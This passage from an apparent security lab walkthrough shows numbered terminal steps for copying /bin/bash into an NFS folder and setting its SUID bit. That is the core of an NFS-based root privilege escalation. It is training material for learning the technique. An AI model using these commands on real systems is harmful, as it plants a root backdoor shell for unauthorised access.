


19. Type **cd /tmp/nfs** and press **Enter** to navigate to nfs folder.




20. Type **sudo cp /bin/bash .** in the terminal and press **Enter**.

21. In the terminal, type **sudo chmod +s bash** and press **Enter**.




22. Type **ls -la bash** and press **Enter**.

23. To get the amount of free disk available type **sudo df -h** and press **Enter**.

